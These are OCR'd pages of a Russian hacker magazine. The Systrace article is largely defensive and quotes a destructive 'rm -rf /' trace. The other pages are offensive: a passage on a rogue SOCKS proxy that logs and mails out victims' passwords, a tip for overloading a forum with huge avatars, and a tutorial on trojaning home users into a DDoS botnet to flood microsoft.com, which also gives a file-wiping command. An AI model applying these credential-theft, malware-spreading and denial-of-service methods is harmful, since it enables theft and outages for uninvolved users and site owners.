fprintf(my_fp,"%s",buf+trans);
fclose(my_fp);
```

Теперь весь проходящий через сокс трафик будет писаться в файлы mylog_in и mylog_out. И в любой момент можно отослать его на мыло и вытащить необходимые пассы.

Взгляни на рисунок 3. Я залогинился по FTP на сервер www.padonak.ru, используя свой подставной сокс. Как видишь, мой исходящий FTP-трафик успешно записался в mylog_in - даже пароль виден открытым текстом! Конечно, если твоя жертва будет логиниться по SSH, пасс не будет так явно светиться, но если покопаться в трафике, можно достать из него ключи шифрования, а оттуда и сам пароль.

ЗАКЛЮЧЕНИЕ

А теперь я бы хотел предостеречь тебя от использования публичных proxy-серверов. Не знаю, насколько большим откровением это для тебя станет, но большая часть публичных серверов из fresh proxy list - жесткая подстава. Это либо ГБшные проксики, либо серверы, ведущие логи по передаваемому трафику. Ну подумай сам - кому нужно платить за огромный трафик, генерируемый публичным socks-сервером? Конечно, хакеры за этот трафик не платят, но и разводить альтруистическую бодягу никому не нужно. Каждый созданный вменяемым человеком проксик пишет в логи все передаваемые пароли и идентификаторы, это факт. Так что делай выводы и будь начеку! В любом случае, куда безопаснее, быстрее и удобнее будет установить пару-тройку собственных серверов и использовать в своих темных делах только их. Собственную задницу надо беречь.

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

В некоторых форумах нет ограничения на размер аватара (или значение слишком большое). Поэтому можно поставить аватаром ссылку на какой-нибудь огромный по весу wallpaper. Тот, кто сидит на dialup'e, удивится тормознутости форума (если несколько человек оставит сообщения с аватарами хотя бы по 400 Kb) и наличию wallpaper'ов в Temporary Internet Files. Тот же, кто на выделенке, получит энное количество входящего трафика. Вот такое западло для вражеского форума ;).

polyak
polyak@bk.ru





Рис. 3: Отсылаю логированный трафик на мыло

■ Антон Карпов (toxa@real.xakep.ru) & Андрей Матвеев (andrushock@real.xakep.ru)



БЛЕСК И НИЩЕТА SYSTRACE

Любому админу, для которого вопросы безопасности не пустой звук, известны недостатки модели управления доступом в UNIX. В самом деле, примитивная схема «Root всемогущ, а все остальные равны» плюс setuid/setgid-биты для нивелирования этой разницы для отдельных программ были неплохим решением в семидесятые, но в современном мире этого явно недостаточно. К тому же, сочетание «flawy suid program» за тридцать лет успело набить оскомину и стать головной болью не одного поколения администраторов.

УЧИМСЯ КОНТРОЛИРОВАТЬ СИСТЕМНЫЕ ВЫЗОВЫ UNIX

ПОСТАНОВКА ЗАДАЧИ

Кто-то решает эту проблему радикально и использует в своих системах более современные модели доступа, прикручивая патчи, реализующие MAC, RBAC, DTE и еще много других страшных аббревиатур, а кто-то придерживается золотого правила «От добра бобра не ищут», которое применительно к старине юниксу звучит примерно так: «Ничего менять не надо, просто все должно быть под контролем».

Скорее всего, так рассуждал и Нильс Провос (Niels Provos), разработчик NetBSD (а в прошлом - и OpenBSD) из Центра по интеграции информационных технологий (CITI) Мичиганского университета. Что делает любая программа после запуска? Совершает системные вызовы на открытие/запись файлов, создание сетевых сокетов, осуществление операций ввода/вывода и т.п. Так давайте же эти вызовы контролировать, решил Нильс. Не он первый это придумал, не он, вероятно, последний. Да не просто контролировать, а самому задавать, какие вызовы программе делать позволительно, а какие - нет. Причем было бы неплохо хранить настройки в удобочитаемом виде для отдельных программ в соответствующих файлах политик (т.е. не на любимом Lisp'е или m4 :)), которые бы считывались динамически, а не компилировались в базу. Сказано - сделано. Так на свет появился Systrace (system calls tracer).


Впервые широкой общественности Systrace был представлен вместе с релизом OpenBSD 3.2. Тогда Провос был одним из девелоперов этой операционки, но затем у него возникли разногласия с неврастеничным лидером проекта Theo de Raadt, и Нильс вернулся туда, откуда пришел, - в родственный проект NetBSD, чей код и хакает по сегодняшний день, коммитя в cvs tree свежие релизы Systrace. Однако в OpenBSD поддержку этой полезной тулзы не забросили - все проблемы по портированию NetBSD-версии легли на плечи Marius Aamodt Eriksen и Nikolay Sturm.


ПРОБУЕМ SYSTRACE

При запуске Systrace принимает в качестве аргумента имя исполняемого файла и читает глобальные файлы настроек из каталога /etc/Systrace и пользовательские конфиги из $HOME/.Systrace/. Конфиги Systrace - это текстовые файлы со специальными фильтрами, определяющими, какие из сисколов, вызываемых исполняемой программой, необходимо разрешить, а какие запретить. По умолчанию в OpenBSD заготовлены полисы usr_sbin_named для сервера доменных имен named и usr_sbin_lpd для демона печати lpd.

Но для начала давай попробуем сами оттрейсить что-нибудь простенькое. По умолчанию Systrace запускает свою графическую версию, xSystrace, с менюшками и кнопочками, ожидая от пользователя нажатие permit (разрешить) или deny (запретить) в ответ на выдачу описания системного вызова, совершаемого подконтрольной программой. Не иначе, Провос любитель сверять время по xclock и резаться ночами напролет в xtetris - я не представляю, как надо не любить жизнь, чтобы держать иксы на серверах. Консольная версия интерфейса доступна по ключу -t, и я сразу же заалиасил Systrace на Systrace -t в конфиге своего шелла, чтобы избежать геморроя.

Первое, что приходит в голову, - протрейсить команду вывода содержимого текущей директории: Systrace -t ls. Систрейс сразу же выдаст первый системный вызов, запрашиваемый программой ls, и спросит, разрешить или запретить его выполнение. Как Answer вбей permit или deny. Если значение какого-либо вызова тебе непонятно - читай


Результат трейса программы ls


Полис для демона named

соответствующие доки, сисколлы описаны во втором разделе справочных страниц (man 2 <имя_сисколла>). Так, вызов за вызовом, ты прошагаешь вместе с ls до победного конца, получив в итоге файл политик (policy) в $HOME/.Systrace/. Для ls это будет bin_ls - полный путь до оттрейсенной программы с префиксом «_» вместо «/». В дальнейшем при запуске ls через Systrace (с флагом -a, apply policy), последняя будет читать конфиг политик, не задавая вопросов, только если не встретит новый сисколл. Результат полного трейса ты можешь видеть на скриншоте.

Очевидно, что любая, даже самая простая прога совершает приличное количество вызовов, большинство из которых стандартны и неопасны. Поэтому проще всего составить правила, по умолчанию разрешающие ограниченное множество вызовов. Тогда при запуске Systrace спросит тебя только о новых вызовах, не упомянутых в policy. Самый простой способ получить полис для программы - запустить Systrace с ключом -A (allow all, в результате чего все syscalls будут разрешены и программа выполнится), а затем поправить файл политики под свои нужды. Очевидно, что для подозрительной программы данный подход не подходит.

ИГРАЕМ В ПОЛИТИКУ

Взглянем на сгенерированный файл политики bin_ls. Первая строчка - путь до программы и тип эмуляции вызовов (к примеру, native-* для OpenBSD, linux-* для Linux). Все последующие строки в общем виде можно записать так: <системный вызов> <условие> <действие>. С системными вызовами все понятно, условия (conditions) представляют собой аргументы сисколла, а основных действий всего два - permit и deny. Для открытия файла условием может выступать его имя, для сокета - тип, для юзера - уникальный идентификатор и т.д. В общем случае обработка фильтра полиса производится с помощью четырех ключевых слов:

eq - верно, если аргумент вызова в точности соответствует заданному. Пример: native-fsread: filename eq «/home/toxa/.Systrace» then permit.

match - выполняется раскрытие (глоббинг) пути до файла. Например, правило native-execve: filename match «$HOME/bin/*» then permit будет действовать для всех файлов каталога bin в домашней дире пользователя.

re - верно, если правило попадает под заданное регулярное выражение. Любители перла и регекспов, салют :).

sub - верно, если в аргументе вызова присутствует заданное подвыражение. Например: native-connect: sockaddr sub «:515» then permit будет работать для коннектов как по UDP, так и TCP-протоколу. Да, ты верно догадался, это правило подошло бы демону печати.

Как правило, сетевой сервис запускается от рута, опуская привилегии до прав подключенного юзера либо до прав специального заведенного для этих целей пользователя (например, sshd, www, named, _dhcp), но ему все еще нужен root на начальном этапе, хотя бы для того чтобы забиндить tcp/udp-порт в диапазоне от 0 до 1024. Так работают почти все сервисы - sshd, httpd, named. Наконец, полно сервисов, которым все еще нужны полноценные права рута и которые знать не знают, что такое privilege separation.

Избежать потенциально опасной ситуации можно, написав правило, в котором было бы указано, какие действия демону позволено совершать (какие файлы читать, к каким портам цепляться), а какие - нет.

ЗАЧЕМ КОНТРОЛИРОВАТЬ?

Если ты все еще задаешься вопросом, зачем нам контролировать системные вызовы программ, то «поздравляю тебя, Шарик, ты балбес». Для хаксора это бесценная возможность прикинуть, действительно ли только что стрейденный бинарник (сорсы, ясное дело, часто не дают) свежайшего сплоита будет лезть на уязвимый BIND, переполняя бедняге буфер и ломая chroot, или вместо этого забиндит рутшелл на машине хакеюги, а то и отправит к праотцам всю порноколлекцию эксплоитов и приватных ддосеров. Просто натрави Systrace на новый 0day_l33t_p10it и смотри, что тот будет делать. Думаю, named-эксплоиту ни к чему совершать системный вызов вроде этого:

```
/home/toxa/test/l33tpl0lt, pid: 22366(0)[4036], policy:
/home/toxa/test/l33tpl0lt, filters: 13, syscall: native-execve(59),
filename: /bin/sh, argv: sh -c rm -rf /
```


Для администраторов и остальных нормальных людей Systrace - это возможность контролировать процессы путем составления жесткого конфига. Как пример - уже упоминавшийся здесь полис /etc/Systrace/usr_sbin_named, где серверу имен разрешено принимать соединения только по 53/udp, взаимодействовать с доверенными DNS-серверами, осуществляя трансфер зонных файлов по 53/tcp, и читать только те файлы, которые нужны для его работы. Если в named будет найдена новая уязвимость (а она будет найдена, я уверен, ведь не секрет, что BIND - та еще поделка), взломщику будет нечего ловить, т.к. хакнутый named не сможет выполнить код, открывающий шелл на каком-нибудь порту, - политика не позволит.

Нетрудно догадаться, что Systrace дает возможность поиграться с сокрытием файлов и директорий. Например, следующая строчка в bin_ls запретит просмотр содержимого каталога /etc для всех пользователей, не входящих в админскую группу wheel:

```
native-fsread: filename eq "/etc" then deny[enoent] log, if
group != wheel
```

Да не просто запретит. Systrace позволяет опционально добавлять в конец правила код возвращаемой ошибки (errorcode) и/или


Разумеется, Systrace - не первая тулза, работающая с политикой ограничения системных вызовов. Самый популярный аналог разработан для FreeBSD и называется Cerb (cerber.sf.net). Главный его недостаток - статические политики, требующие перекомпиляции при изменении. Systrace же каждый раз перечитывает конфиг, что, к сожалению, сказывается на производительности.



На нашем диске ты найдешь маленький бонус - четыре Systrace-враппера (простейший, два варианта stsh и swrapper, специально созданный для запуска suid'ных бинариков), а также набор полисов Hairy Eyeball.

АНАТОМИЯ СИСТЕМНЫХ ВЫЗОВОВ

Системные вызовы - это низкоуровневые обращения непосредственно к ядру операционной системы для выполнения определенной функции. Во время написания программы ты, как правило, используешь вызовы функций из системной библиотеки (libc, в Linux - glibc), которые в процессе выполнения программы все равно транслируются в syscalls (кстати, ничто не мешает тебе кодить системные вызовы напрямую).


Поиграем с фильтрами

протоколировать сисколл (log). Errorcode - это текстовая запись кода ошибки (посмотри man 2 errno), который будет возвращен программе в ответ на запрошенный системный вызов. В моем примере это ошибка «Такой файл не существует»:

```
% Systrace -a ls /etc
ls: /etc: No such file or directory
```

SYSTRACED SHELL

Думаю, ты уже задался вопросом, какая польза end-user'ам от всех этих правил, если они работают только при скармливании программ систрейсу. Не будет же пользователь писать Systrace -a перед выполнением каждой команды. Вот было бы здорово, если бы Systrace был вшит в шелл и его работа была прозрачной для юзера. Что ж, Jose Nazario помог сделать мечту реальностью. Скачиваем stsh с monkey.org/~jose/software/stsh/, компилируем, кладем в /bin/ и создаем класс Systrace, добавив в /etc/login.conf следующее:

```
# vi /etc/login.conf

Systrace:\
        :shell=/bin/stsh:\
        :tc=default:
```

Затем перестраиваем хэшированную базу /etc/login.conf.db:


```
# cap_mkdb /etc/login.conf
```

Так мы создадим новый класс пользователей, оболочкой для которых будет выступать systraced shell. Login class - очень удобная BSD-фича, позволяющая гибко управлять пользователями, назначая разным классам разные ограничения, виды аутентификации, переменные окружения и прочее (смотри man 5 login.conf). Затем, если при создании пользователя ты назначишь ему класс Systrace, в качестве шелла у него будет csh/ksh/zsh, но уже systraced.


Сразу отмечу, что эти деяния сопряжены с большими трудностями - тебе нужно будет сочинить политику для каждой программы, начиная с шелла пользователя, иначе работа простого юзера превратится в мучение. В комплекте stsh идет несколько темплейтов, но этого явно мало. У проекта Hairy Eyeball (http://blafasel.org/~floh/he/) правил побольше, но все равно придется доводить его до ума руками. Я знаю только одного хостера, практикующего systraced shell'ы, - это хакерский притон monkey.org. Если когда-нибудь уломаешь их админа заархивировать тебе весь его /etc/systrace/ - стукни мне в мыло, я тоже буду не прочь глянуть ;).

КОНТРОЛЬ ЗА ПОВЫШЕНИЕМ ПРИВИЛЕГИЙ

Помимо простого разрешения и запрещения системных вызовов, Systrace умеет повышать привилегии процессов (privilege elevation). Нет нужды в сотый раз рассказывать, что suid/sgid-биты изменяют привилегии программы, запуская ее от имени другого пользователя (конкретно - ее владельца), и чем чревата уязвимость в suid root-программе (программе, принадлежащей руту и имеющей установленный suid-бит). Простейший пример - это программа /sbin/ping. Чтобы сформировать и отправить ICMP-пакет, прoге требуется создать RAW-сокет, а подобное право в UNIX имеет только root. Очень часто - и ping как раз демонстрирует это - права суперпользователя нужны для выполнения всего лишь нескольких вызовов, у ping это socket(AF_INET, SOCK_RAW, IPPROTO_ICMP). Однако chmod +s ставит под угрозу всю программу. Systrace позволяет избавиться от suid/sgid-бита, повышая привилегии программы только на определенные сисколлы. Для этого в правило нужно добавить директиву as root, например: native-socket: sockdom eq «AF_INET» and socktype eq «SOCK_RAW» then permit as root.


Систрейсный ping

К сожалению, избавить тот же ping от suid-бита с помощью Systrace не удастся. Провос стал заложником собственной концепции программы, разрешив любому пользователю создавать свои политики и запускать Systrace. Дабы счастливые юзеры не побежали добавлять as root в свои рулесы, пришлось разрешить использование фичи privilege elevation только в случае, когда Systrace запущен от рута. Получается, чтобы избавиться от рутовых прав, нужны... права рута. Глупо, согласен. Это вторая вещь, которая меня бесит в Systrace, после ее графической версии :). Вероятно, данная возможность находит применение лишь тогда, когда некоторый демон запускается от рута, дропает свои форки до прав подключенных юзеров (или подобного непривилегированного пользователя), а потом требует рутовые права, допустим, чтобы прочитать файл паролей для авторизации пользователя. Тогда админ запускает демон под контролем Systrace, разрешив тому повышать свои привилегии на определенные системные вызовы (bind, read, execve и т.д.).


Создаем класс Systrace в /etc/login.conf

ПОДДЕРЖИВАЕМЫЕ ЭМУЛЯЦИИ

В настоящее время Systrace нэйтивно, т.е. в чистом виде присутствует в NetBSD, OpenBSD и OpenDarwin. Под Linux и FreeBSD есть только порты, причем от версии под фряху попахивает старьем, что печально. Искренне надеюсь, что скоро увижу свежий порт Systrace где-нибудь в /usr/ports/sysutils/systrace или даже в /usr/src/security/systrace.

SYSTRACE НА СТРАЖЕ ДЕРЕВА ПОРТОВ

Если ты захочешь проконтролировать собираемую из портов программу, то при компиляции добавь параметр USE_SYSTRACE:

```
# cd /usr/ports/games/xpilot
# make USE_SYSTRACE=yes install clean
```

Таким образом, при выполнении команды make цели configure, build и fake будут защищены Systrace'ом и устанавливаемая программа не сможет совершить никаких подозрительных и уж тем более деструктивных действий. Хотя не секрет, что сборка программ из портов не приветствуется политикой OpenBSD. Вместо этого рекомендуется использовать прекомпилированные пакеты.

ЯДРЕНЫЙ СИСТРЕЙС

Systrace работает через устройство /dev/systrace, что требует поддержки ядром специального псевдоустройства:

```
pseudo-device        Systrace 1
```

Разумеется, /sys/conf/GENERIC имеет такую опцию по умолчанию. Вообще, OpenBSD-team не рекомендует пересобирать ядро: в GENERIC можно найти все, что нужно, не подвергая систему опасности ее запороть. Так что от тебя даже не примут багрепорт, если ты нашел ошибку в Systrace не на GENERIC-ядре ;).

Обрати внимание, что для privilege elevation требуются именно ПРАВА рута, так что прокол в системе Systrace можно попробовать компенсировать за счет грамотной настройки sudo(8).

ХАКЕРЫ НАОБОРОТ

Итак, Systrace позволяет нам отслеживать системные вызовы и предлагает вариант избавления от suid'ных программ путем контроля повышения привилегий. Разумеется, принцип работы Systrace более сложный, чем может показаться на первый взгляд, за подробностями обращайся к описанию от Провоса на его странице www.citi.umich.edu/u/provos/. Список рассылки, посвященный Systrace, - http://monkeymail.org/mailman/listinfo/Systrace/.

А теперь тебе домашнее задание ;). Как известно, два года назад ftp-сервер популярного irc-клиента BitchX был взломан, а сам клиент забэкдорен. Теперь backdoor-патч к BitchX можно найти по адресу www.securityfocus.com/archive/1/280009. Для успешного выполнения миссии тебе нужно пропатчить бичиксу, запустить ее в Systrace и попытаться отловить вредоносный вызов бэкдора. Удачи. И не делай ничего под рутом! :)

Запускаем демон named с помощью Systrace

МИНУСЫ SYSTRACE

Если при использовании Systrace все становится таким вкусным и секурным, то возникает резонный вопрос: «Почему до сих пор в Net и OpenBSD не затрейсили все демоны и базовые бинарики?». К сожалению, ответов здесь будет несколько:

- существенно снижена скорость работы программ (за счет дополнительных вызовов семейства exec, постоянного контроля за сисколлами, протоколирования запросов и т.д.);

- разработчикам невероятно сложно создать полис, способный удовлетворить все потребности пользователей;

- пока не существует ни одного полиса, корректно работающего с NIS и некоторыми видами аутентификации;

- потенциальная опасность возникновения гонок привилегий (race conditions), например, из-за того, что Систрейс перехватывает и замещает имена файлов;

- далеко не идеальная разработка.

Федор Михайлович

DDOS в картинках

Все, что мы писали о DDoS-атаках, до сих пор носило исключительно теоретический характер. Сегодня мы решили приоткрыть завесу секретности и рассказать тебе, как такие атаки проводятся на практике. Специально для тебя мы нашли чела, который проделает вместе с тобой все шаги к созданию DDoS-армии и проведет небольшую атаку на один из узлов Сети.

СОЗДАНИЕ СОБСТВЕННОЙ DDOS-АРМИИ

ПОМЧАЛИСЬ!

Если ты временами страдаешь провалами в памяти и совсем позабыл, что такое DDoS-атаки, напомню. Допустим, мне приспичило вывести крупный сервер неприятеля из строя. Каким образом я могу это сделать? Конечно, существует множество различных способов. Например, если мне удастся поломать сервак, получить root-shell, я смогу выполнить и команду cd /;rm -Rf *, в результате чего все файлы, находящиеся на серванте, удалятся и компьютер естественным образом перестанет работать. Но этот метод не так уж и идеален - получить шелл-доступ с абсолютными привилегиями не всегда просто. Поэтому порой бывает целесообразно использовать другие, более универсальные способы. Например, можно послать серверу огромное количество мусорного трафика, полностью забив входящими пакетами канал жертвы. В результате этого атакуемый компьютер просто перестанет отвечать на запросы до тех пор, пока не прекратится флуд. Конечно же, для реализации этой технологии общая пропускная способность каналов, с которых производится атака, должна быть больше, чем канал атакуемой тачки.

НА РАСПУТЬЕ

В общем-то, цель понятная: мне нужно завладеть каналами, суммарная производительность которых превышает или хотя бы сравнима со скоростью канала жертвы. Тут можно пойти двумя путями. Первый заключается вот в чем. Можно взломать несколько крупных серверов, залить и собрать на них специализированный софт, реализующий одну из flood-атак, после чего отдать им команду на начало DDoS-атаки. Так, например, FIN/ACK flooder от ЗАРАЗ'ы (www.security.nnov.ru/files/stream3.c) на ура валит серверы под Win2k. Но что бы ни говорили, поломать десяток крупных серверов - сложная, порой непосильная задача. Именно по этой причине сегодня я пойду вторым путем: устрою массовое протроянивание машин простых юзеров, сидящих на скромных каналах и виндовой оси. Разумеется, для этого я использую один из распространенных виндовых багов либо банально проспамлю юзеров специальным, заранее подготовленным трояном, чтобы превратить их тачки в своих ручных зверьков. Совершенно ясно, что каналы связи с инетом у большинства юзеров Сети гораздо уже, чем у крупных серверов, поэтому чтобы создать мощную армию DDoS-ботов, придется поломать несколько тысяч пользователей. С таким отрядом вполне уже можно завалить и крупную добычу. Сейчас я покажу тебе, как лучше всего реализовать эту атаку на практике. Смоли лыжи, поехали!

FIN/ACK flooder от ЗАРАЗ'ы

ГОТОВИМ БОЙЦА

Прежде чем начинать DDoS-атаку на microsoft.com, необходимо как следует подготовиться. Нужно найти подходящего DDoS-трояна, которым я буду заражать взломанные компьютеры. На самом деле найти что-то стоящее в интернете - дохлый номер, в чем я сам наглядно убедился за несколько часов непрерывного серфинга различных поисковых машин, форумов и хакерских архивов. Ни одна из публичных тулз не подходила мне по всем параметрам. Чего же я требовал от DDoS-софта? Прежде всего, нужно понимать, что чем скромнее размер выполняемого бинарника, тем лучше: троян должен быть маленьким и юрким, чтобы его было проще установить и чтобы он не бросался сильно в глаза. Одновременно с этим тулза должна эффективно флудить жертву, засыпая ее не по-детски пакетами, используя одну из классических ddos-технологий. Также очень важно, чтобы ботами можно было легко управлять - армия из тысячи бойцов должна быть мобильной и послушной. Увы, ничего стоящего я в инете не нашел и постепенно вплотную подошел к мысли, что надо либо искать по знакомым что-то приватное, либо писать новый, оригинальный инструмент. Я потратил некоторое время на то, чтобы убедиться: расстаться с готовым инструментом для ддоса никто не спешит и найти подходящий вариант будет сложно - проще написать его самостоятельно. Однако я не знаток в системном программировании под Windows, поэтому обратился к Горлуму, который по старой дружбе подогнал офигенный ddos-инструмент, полностью подходящий под все мои требования. Выполняемый файл весит всего 7 килобайт, поэтому его будет легко впаривать. Впрочем, возможностей у тулзы минимум: этот троян умеет организовывать icmp-flood атаки, выполнять любую команду для cmd и выводить пользователю текстовое сообщение в MsgBox. На первый взгляд может показаться, что этого недостаточно. В самом деле, если уж захватывать тысячу компьютеров, то, может быть, стоит обеспечить какой-то более продуманный контроль над тачками? Однако при ближайшем рассмотрении оказывается, что и этого набора функций более чем достаточно. Действительно, при помощи команды ftp можно закачать на винчестер любой другой бинарник и легко его запустить. Так что никаких проблем не возникнет, если появится желание продвинуться дальше и по полной нагрузить захваченные тачки.

БОЕЦ ГОТОВ!

